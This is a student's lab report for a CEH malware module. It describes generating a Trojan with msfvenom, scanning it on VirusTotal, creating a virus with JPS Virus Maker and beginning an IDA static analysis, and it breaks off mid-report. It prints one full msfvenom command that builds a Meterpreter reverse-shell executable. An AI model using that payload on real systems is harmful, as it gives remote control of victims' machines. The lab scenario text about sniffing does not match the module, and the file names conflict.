CEH Module 7: Malwares
Assignment - 04
(Marepalli Rakesh)

Given Lab Scenario

As a professional ethical hacker or pen tester, the first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network in active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the network and records it for future review. A pen tester can see all the information in the packet, including data that should remain hidden.

An ethical hacker or pen tester needs to ensure that the organization's network is secure from various active sniffing attacks by analysing incoming and outgoing packets for any attacks.

Given Lab Objectives:

- Create a malware/Trojan using msfvenom/Metasploit
- Perform malware analysis using IDA / Ghidra
- Identify file dependencies using Dependency Walker
- Perform a strings search using BinText
- Perform online malware scanning using Virus Total


Objective: 01


Create a malware/Trojan using msfvenom/Metasploit


- As part of ethical hacking and penetration testing, security professionals also often use tools like msfvenom to create and analyse malware. Msfvenom is a powerful component of the Metasploit framework, a widely-used penetration testing toolkit. It allows security practitioners to generate custom payloads, tailor-made to exploit vulnerabilities and identify weaknesses in target systems. While msfvenom itself is a legitimate tool for security testing and research, it is essential to emphasize its potential misuse in the wrong hands.

- For this assignment, I began by opening VMware and launching the Kali Linux VM. Inside the Kali Linux VM, I created a new folder named "malwares" and accessed it through the terminal. Within this folder, I executed the following command in the terminal to generate a malware using msfvenom:


  ”msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.204.128 lport=5555 -f exe > /home/kali/Desktop/malwares/venom.exe”








- In this command, I specified the payload as the Windows Meterpreter, set the lhost to my Kali IP, used a random lport, selected the executable format, and mentioned the path for file generation with the name "venom.exe." The msfvenom tool successfully created the malware, which was now visible in the "malwares" folder.
- To assess the malicious nature of the generated file, I uploaded it to the Virus Total website. The analysis on virus Total revealed that approximately 55 security vendors identified the file as malicious.






- It's essential to note that while the assignment allowed for the creation of the malware using msfvenom, further exploration into the functionality of the malware was restricted by the assignment objectives. Consequently, I refrained from delving into how the malware operates on a victim system, as per the specified requirements. This completes the assignment objective of generating a malware using msfvenom.


Objective: 02

Perform malware analysis using IDA / Ghidra


- Malware analysis using IDA Freeware is a fundamental discipline in cybersecurity, enabling analysts to dissect and understand the intricacies of malicious software. As a free version of the renowned IDA Pro disassembler, IDA Freeware provides a robust platform for static analysis, offering insights into a malware's structure, functions, and potential impact. With a focus on disassembling binaries and examining code at the assembly level, analysts using IDA Freeware can navigate through file headers, inspect import/export functions, analyse strings, and unravel the control flow of the malware, fostering a deeper understanding of its behaviour.


Note: For this assignment, I required a malicious file, so I downloaded JPS Virus Maker and utilized it to create a virus for malware analysis. The next step involved using IDA Freeware to analyse the generated malware. This process is integral for understanding the structure, behaviour, and potential threat posed by the virus. The combination of JPS Virus Maker and IDA Freeware allows for a comprehensive examination of the malicious file, aiding in the development of insights into its inner workings.






- For this assignment, I downloaded IDA Freeware, a free tool essential for the analysis of malware. After downloading and installing the application, I launched it. On the provided interface, I selected the option to disassemble a new file. Subsequently, I uploaded the virus file created using JPS Virus Maker for observation and analysis.







- During the analysis process, I focused on discerning specific aspects of the malware's structure and behaviour. The information gathered during this analysis formed the basis for the comprehensive report outlined below.

Malware Analysis Report

1. Introduction

This analysis report provides insights into the JPS virus sample generated for educational purposes using JPS Virus Maker. Visuals from IDA Freeware are included to illustrate key findings.

2. Malware Background


- **Type:** Trojan (Win32 EXE)
- **Propagation Method:** JPS Virus Maker
- **Purpose:** Understanding basic malware creation techniques

3. Initial Analysis

- **File Information:**
  - **File Name:** [Venom.exe]
  - **File Size:** [24.44 KB (25028 bytes)]
  - **MD5 Hash:** [5b5a6b00f8bf9596c0bc09d3cf134484]
  - **SHA-256Hash:** [b22b719967df17fc66af718e562afe53f2bdebd48497b9dba39b6340d5dc8a82]
- **Observations:**
  - The malware is generated using JPS Virus Maker for educational exploration.
  - Emphasis on the non-malicious intent of this exercise.


4. Static Analysis

- **Imported Functions:** List of imported functions with visuals from IDA




- **Exported Functions:**

  List of exported functions with visuals from IDA



